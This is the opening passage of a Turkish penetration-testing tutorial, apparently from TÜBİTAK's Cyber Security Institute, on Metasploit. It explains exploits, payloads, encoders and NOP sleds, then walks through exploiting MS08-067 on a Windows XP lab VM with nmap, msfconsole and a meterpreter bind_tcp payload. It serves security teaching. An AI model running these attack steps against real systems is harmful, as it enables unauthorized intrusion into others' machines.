

METASPLOİT'İ TANIYALIM

SÜRÜM 1.0

2018

Hazırlayan

Hasan Fatih ŞİMŞEK <fatih.simsek@tubitak.gov.tr>

Siber Güvenlik Enstitüsü

P.K. 74, Gebze, 41470 Kocaeli, TÜRKİYE

Tel: (0262) 648 1000

Faks: (0262) 648 1100

<http://www.bilgem.tubitak.gov.tr>

<http://www.bilgiguvenligi.gov.tr>

teknikdok@tubitak.gov.tr

İÇİNDEKİLER

METASPLOİT FRAMEWORK'E GİRİŐ	3
METASPLOİT İLE BİR SIZMA UYGULAMASI (MS08-067)	6
<i>Biraz Arkaplan</i>	6
<i>Saldırı Başlıyor</i>	7
<i>Saldırıda İlerleyelim</i>	13
<i>Ekstra</i>	50
METASPLOİT SALDIRI AŐAMALARI (ÖZET)	63
METASPLOİT KOMUTLARI	65
METASPLOİT DETAY BİLGİLER	80
<i>a. Msfcli</i>	80
<i>b. Msfpayload</i>	86
<i>c. Msfencode</i>	92
<i>Ekstra [Msfvenom ile Reel Bir Saldırı Uygulaması]</i>	101
<i>i) Sosyal Mühendislik İle Sızma Uygulaması # Örnek 1</i>	101
<i>ii) Sosyal Mühendislik İle Sızma Uygulaması # Örnek 2</i>	113
<i>iii) Sosyal Mühendislik İle Sızma Uygulaması # Örnek 3</i>	122
METASPLOİT DETAY BİLGİLER (ÖZET)	135
KAYNAKLAR	142

METASPLOİT FRAMEWORK'E GİRİŐ

Merhaba, bu makalede sizlere siber güvenlik alanında önemli bir yere gelmiş olan Metasploit Framework'ten bahsedilecektir. Bu makale birkaç makale ile ilintili olacağı için ilintili başlıklar Őu Őekilde:

- Metasploit Framework'e GiriŐ
- Metasploit ile Bir Sızma Uygulaması (ms08_067)
- Metasploit ile Saldırı AŐamaları (Özet)
- Metasploit Komutları
- Metasploit Detay Bilgiler
- Metasploit Detay Bilgiler (Özet)

Metasploit Framework sızma testi uzmanları için geliştirilmiş, içinde binlerce zararlı yazılım ve materyal içeren, ayrıca sızma testi sırasında kullanılacak çeŐitli yardımcı araçlar da içeren bir platformdur. 2003 yılında perl ile yazılmış olan bu platform 2007 yılında ruby dili ile tamamen baştan tekrardan yazılmıştır. Metasploit Framework başlarda network üzerinde çeŐitli numaralar yapmak üzerine oyun icabı geliştirilmiş bir platformken sonraları ciddi saldırılar yapmak üzerine kurgulanmış bir platform halini almıştır. Metasploit framework'ün ücretsiz community (topluluk) sürümü olduđu gibi ücretli Pro sürümü de mevcuttur.

Metasploit Framework sızma testi uzmanlarının sıklıkla kullandığı platformlardan bir tanesidir. Bu platform ile sızma testi uzmanları çeŐitli hedef sistemlere sızılabilir mi, sızılabilirse ne kadar ileri gidilebilir, hedef sisteme ne türden ve ne kadar zarar verilebilir gibi tespitler yapabilmektedirler. Metasploit Framework bir tür zararlı gereçlerin toplandığı tertipli bir kütüphane niteliğindedir.

Metasploit Framework dört adet arayüze sahiptir. Bunlar; msfconsole, msfccli, armitage ve cobalt strike şeklindedir. Arayüz ile kastedilen Őey Metasploit Framework ile etkileŐim halinde olduđumuz yazılımlardır. Metasploit Framework bir platformdur ve örneğin msfconsole onu kullanan, organize eden bir yazılımdır. msfconsole komut satırı üzerinden metasploit framework'ü kullanmamızı sağlar. msfccli yine komut satırı üzerinden metasploit framework'ü kullanmamızı sağlar, fakat msfconsole'da birkaç satırda yapılabilen bir işlemleri msfccli tek satırda yapabilmektedir. Armitage ücretsiz yazılımı (arayüzü) GUI üzerinden metasploit framework'ünü kullanmamızı sağlar. Cobalt Strike ücretli yazılımı (arayüzü) ise yine GUI üzerinden metasploit framework'ünü kullanmamızı sağlar. Özetle msfconsole ve msfccli metasploit framework'ünü komut satırı üzerinden, armitage ve cobalt strike ise metasploit framework'ünü pencereler (GUI) üzerinden kullanma imkanı sunan arayüzlerdir.

Not: Cobalt Strike yazılımını Armitage'ı geliŐtiren ekip geliŐtirmiŐtir, fakat Cobalt-Strike Armitage'a göre çok daha etkili ve yetenekli yapıldığı için ücretle kullanıma sunulmaktadır.

Sayılan bu metasploit framework arayüzleri içerisinde msfconsole en sık kullanılan metasploit

Exploit demek sömürmek demektir. Siber güvenlik jargonunda bir sistemin zafiyete sahip servisi üzerinden bazı illegal avantajlar elde etmeye exploitation, yani sömürme adı verilmektedir. Payload ise yük demektir. Siber güvenlik jargonuna geçmiş payload (yük) kelimesini Őu benzetmeyle anlamlandırabilirsiniz: Örneğın bir hırsız elinde bir dinleme cihazı (yük) ile hedef eve sızdı (exploitation). Evin ilgili konumuna dinleme cihazını (yükü) yerleŐtirdi ve dinleme cihazını aktifleŐtirdi (çalıştırdı). Son olarak evden ayrıldı. Böylece hırsız hedef evde geöen konuşmaları kendi evinde dinleyebilir duruma geldi. Bu olayda hırsızın hedef eve sızması exploitation, hedef eve yükünü bırakmasına ise payload adı verilir. İŐte siber güvenlik dünyasına gelen payload terimi bu benzetmeden ileri gelir. Post-exploitation ise adından da anlayabileceğıniz üzere post-"exploitation", yani ileri sızma anlamına gelir. Auxiliary yardımcı araçlar, Encoder zararlı dosyaları belirtilen çıktı formatında byte kodlara dönüŐtürmeye denir. Bu Őekilde zararlı dosyalar bir veya birden fazla kez dönüŐüme uğrayarak tanınmaz hale gelir ve güvenlik mekanizmalarınca dosyadaki zararlı aktivitelerin tespit edilememesi amaçlanır. Zararlı dosyaların bu dönüŐtürme işlemine encoding (kodla - sakla), bu işi yapan araçlara da encoder (kodlayıcı) adı verilir. Son olarak NOP'a gelecek olursak NOP "işlem yapma, beni pas geç ve ilerle" diye özetlenebilecek makine seviyesindeki kod türlerini içerir. Bu makine seviyesindeki kod türleri hedef sistemdeki program / servis yoluyla program / servis tamponunun akışını değıştirmeyi ve program / servis tamponu bölgesinde atlamalar yaparak hedef programın / servisin çökertilmesi (service crash), hedef sistemin çökertilmesi (system crash), hedef sistemde yönetici haklarıyla komut çalıştırılabilmesi gibi illegal eylemlerin gerçekleştirilebilmesini sağlar. Bu eylemlere ulaşılabilmesindeki temel mantık hedef sistemdeki programa verilen örn; "normal girdi + n sayıda nop kodu + keyfi komut" string'inin programın alması gereken girdi boyutundan daha fazla olması dolayısıyla programın tamponunda yaşanan taşma sonrası string'in devam eden kısımlarındaki nop (işlem yapma - yani pas geç ve ilerle) kodlarının programın tampondaki normal akışını kaydırması ve tamponda olması gerekenden daha farklı bir konuma gidilmesinden, nihayetinde ise keyfi komutun kayma işlemi sonrası elverişli bir konuma yumuşak iniŐ yapmasından (yani tam da işe yarayacağı konuma yerleşebilmesinden) ibarettir. Saldırganları bu saldırılarda zorlayan Őey uygun nop sayısını tutturmadır. Eđer doğru sayıda "nop kodlaması" ve peŐisıra gelecek keyfi komut string'ini gönderebilirlerse programa Őu satıra git gibi direktifler verdirebilir ve verdiđi komutun çalışmasını sağlayabilir. Sonuç olarak NOP kategorisi programların / servislerin tampondaki normal akışlarını bozan / değıştiren ve farklı sonuçlar elde edebilmeyi sağlayan kodlama türlerine denir.

Pekala, metasploit framework'ü ve popüler arayüzü olan msfconsole'u gördüğümüze göre isterseniz Őu adresten (Windows / Linux için Metasploit) manuel olarak Metasploit Framework ve Console'unu indirebilir ve kullanabilirsiniz ya da bir linux dağıtımı olan, içinde yüzlerce siber güvenlik aracının hazır kurulu halde geldiđi Kali Linux sanal makinasını Őu adresten (WMWare/VirtualBox için Kali Linux Sanal Makinası) indirerek orada Metasploit'i kullanabilirsiniz. Zira sonraki ilintili makalelerde metasploit framework'ünü kullanarak sızma uygulaması yapılacağından Metasploit Framework ve console'unu edinmek isteyebilirsiniz.

METASPLOİT İLE BİR SIZMA UYGULAMASI (MS08-067)

Merhaba, bu makalede sizlere Metasploit Framework'ü kullanılarak hedef bir sisteme sızma örneđi (exploitation) ve hedef sistemde bir payload çalıştırma örneđi gösterilecektir. Bu yazıya eđer önceki ilintili konuyu okumadan başladıysanız konu zincirini göstermek bağlamında aŐađıdaki liste verilmiŐtir:

- Metasploit Framework'e GiriŐ
- Metasploit ile Bir Sızma Uygulaması (ms08_067)
- Metasploit ile Saldırı AŐamaları (Özet)
- Metasploit Komutları
- Metasploit Detay Bilgiler
- Metasploit Detay Bilgiler (Özet)

Bu makalede klasik bir uygulama olan Kali sanal makinasından Metasploit ile Windows XP sanal makinasına sızma ve Windows XP sanal makinasında çeŐitli eylemler gerçekleŐtirme işlemleri gösterilecektir. Bu uygulama sizlere Metasploit ile neler yapabileceđine dair bir ufuk çizecektir. Öncelikle ms08-067 diye literatüre gečen zafiyetin kaynađı olan netapi nedir ve neler yapabilir ondan bahsedelim.


Biraz Arkaplan

Windows sistemlerde makinaların birbirleriyle dosya paylaşımı yapabilmeleri için iki servis (program) mevcuttur. Bunlar microsoft-ds ve netbios-ssn şeklindedir. Bu iki servis dosya paylaşım protokolü olan SAMBA'yı kullanırlar. Fakat microsoft-ds servisi SAMBA protokolü üzerinden direk iletişim kurabilmeyi destekleyen LAN'daki cihazlarla bağlantı kurarken netbios-ssn servisi ise SAMBA protokolü üzerinden direk iletişim kurabilmeyi desteklemeyen LAN'daki cihazlarla NetBios api'ı üzerinden bağlantı kurar. microsoft-ds servisi port 445'i kullanırken Netbios-ssn servisi port 139'u kullanır.

```
Port 445: SMB -> .... -> TCP  
Port 139: SMB -> NetBIOS -> TCP
```

(Uygulama Katmanı) (TaŐıma Katmanı)

Netapi (netapi.dll) denilen Őey ise bir SMB (yani SAMBA) modülüdür. Yerel ağda (LAN'da) dosya paylaşımını sađlayan bir sistem kütüphanesidir.



Piyasaya çıkmıő Netapi exploit'i (zararlısı) hedef sistemdeki microsoft-ds servisi kanalıyla ulaőılan netapi dll'inin dizin yolu genelleőtirme kodundaki bir parsing (ayrıőtırma) hatasından yararlanır ve bu yolla hedef sistemde komut çalıőtırma imkanı sunar.

Saldırı Baőtıyor

Pekala, netapi'nin windows sistemlerde dosya paylaőtımı için kullanılan bir sistem kütüphanesi olduđunu öğrendikten sonra bu kütüphanenin açığından faydalanarak hedef sisteme sızma uygulamamıza baőtlayabiliriz. Uygulama sırasında kullanılacak gereçler Őu Őekildedir:

Gereksinimler

(+) Bu yazı belirtilen materyaller ile birebir denenmiőtir ve baőturlu olunmuőtur.

Kali Linux 1.0.4 x64 [indir]	// Saldırgan Sistem
Windows XP SP2 TR LANG x86 [indir]	// Hedef Sistem

Öncelikle hedef sisteme saldırılabilmek için hedef sistemin adresine ihtiyacımız vardır. Nasıl askeri anlamda silahlı kuvvetlerimiz taarruz emri için önce saldırılacak noktanın koordinatlarını


belirler, aynı onun gibi internet dünyasında da hedef bir noktaya saldırmak için önce onun konumunu (yani IP'sini) öğrenmemiz gerekir. Bu işlem için Windows XP sanal makinanızda bir komut ekranı (CMD penceresi) açın ve aşağıdaki komutu girin:

Not: Bu saldırı hedef sistemde güvenlik duvarı (firewall) kapalıysa başarılı olacaktır. Eğer güvenlik duvarı açıksa ve 445nci portu filtreliyorsa bu durumda microsoft-ds servisine ulaşamayacağından gönderilecek zararlı istekler hedefine varamayacaktır ve saldırı bertaraf edilmiş olacaktır.

Windows XP CMD:

```
1 ipconfig
```

Çıktı:




Aldığınız IP adresini bir köşeye not edin ve Kali sanal makinanıza geçin. Kali sanal makinasında hazır kurulu olarak gelen nmap aracı ile hedef sistemi basit bir port ve servis taramasına tabi tutun (Not: Nmap taramaları hakkında detaylı bilgi ilerleyen günlerde paylaşılacaktır). Bu tarama bize hedef sistemdeki açık portları ve açık portlardaki çalışan servisleri (programları) gösterecektir.

Kali Linux Terminal:

```
1 nmap X.X.X.X
```

Çıktı:



```
root@kali:~# nmap 172.16.3.120
Starting Nmap 6.25 ( http://nmap.org ) at 2018-09-28 05:21 MST
Nmap scan report for 172.16.3.120
Host is up (0.00020s latency).
Not shown: 982 closed ports
PORT      STATE SERVICE
7/tcp    open  echo
9/tcp    open  discard
13/tcp   open  daytime
17/tcp   open  qotd
19/tcp   open  chargen
25/tcp   open  smtp
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
1026/tcp open  LSA-or-nterm
1034/tcp open  zincite-a
1801/tcp open  msmq
2103/tcp open  zephyr-clt
2105/tcp open  eklogin
2107/tcp open  msmq-mgmt
3389/tcp open  ms-wbt-server
MAC Address: 08:00:27:1B:CD:A6 (Cadmus Computer Systems)

Nmap done: 1 IP address (1 host up) scanned in 1.34 seconds
root@kali:~#
```

Çıktıdan görülebileceği üzere hedef sistemde (Windows XP'de) 445 nolu port açık ve Microsoft-ds dosya paylaşım servisi çalışmakta. Şimdi topladığımız bilgiler sonrası saldırıya geçebiliriz.

Hedefimiz : Windows XP SP2 TR
Hedef Portumuz : 445
Kullanılacak Zararlı : ms08_067_netapi

Not: Bazen bazı servisler var olması gereken portta olmayabilir. Örneğin herkesin bilebileceği gibi web sunucu yazılımları genellikle 80 portundan (http olarak) dışarıya çıkarlar. 443 portundan ise şifreli olarak (https olarak) dışarıya çıkarlar. Ancak web sunucu yöneticisi isterse


80 nolu porttan şifreli olarak (https olarak) çıkışı sağlayabilir. Bu işlem birkaç ufak konfigürasyon ayarı ile mümkündür. Dolayısıyla microsoft-ds servisi için varsayılan port numarası 445 olsa bile hedef sistemi yönetenlerin microsoft-ds servisinin çalıştığı port numarasını farklı bir porta çekebileceğini unutmayın. Nmap bu gibi durumlarda genellikle yardımınıza yetişecektir.

Şimdi metasploit ile netapi zararlımızı kullanarak hedef sisteme sızabiliriz. Metasploit framework ve arayüzü msfconsole'u başlatalım.

Kali Linux Terminal:

- 1 service postgresql start
- 2 service metasploit start
- 3 msfconsole

Çıktı:



```
Kali (En Eski) [Running] - Oracle VM VirtualBox
Applications Places Thu Sep 20, 6:12 AM root
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# service postgresql start
[ ok ] Starting PostgreSQL 9.1 database server: main.
root@kali:~# service metasploit start
[ ok ] Starting Metasploit rpc server: prosv.
[ ok ] Starting Metasploit web server: thin.
root@kali:~# msfconsole

Metasploit

Save your shells from AV! Upgrade to advanced AV evasion using dynamic
exe templates with Metasploit Pro -- type 'go_pro' to launch it now.

      =[ metasploit v4.6.0-dev [core:4.6 api:1.0]
+ -- --[ 1060 exploits - 659 auxiliary - 178 post
+ -- --[ 275 payloads - 28 encoders - 8 nops

msf > |

KALI LINUX
The quieter you become, the more you are able to hear
```

msfconsole arayüzünü başlat dediğimizde yukarıdaki resimde olduğu gibi

```
msf >
```

bir satır bizi karşılar. Bu satır sizin msfconsole oturumuna geçtiğinizi ifade eder. Msfconsole sorunsuz açıldığına göre şimdi zararlımızı seçelim.

Kali Linux Terminal:

```
1 msf > use exploit/windows/smb/ms08_067_netapi
```

use komutu modül seçmeye yarar. Metasploit komutlarının en sık kullanılanları sizlerle yazının ilerleyen kısımlarında Metasploit Komutları başlığı ile paylaşılacaktır. netapi zararlımızı seçtikten sonra bu zararlıya hedef sistemi öğretilim:

Kali Linux Terminal:

```
1 msf exploit(ms08_067_netapi) > set RHOST X.X.X.X // Windows XP IP'si
```

RHOST'a, yani Remote Host'a (Uzak Konuma) hedef sistemin IP'si girilir. Zararlımıza (exploit'e) hedefi gösterdikten sonra bir de payload verelim.

Kali Linux Terminal:

```
1 msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/bind_tcp
```

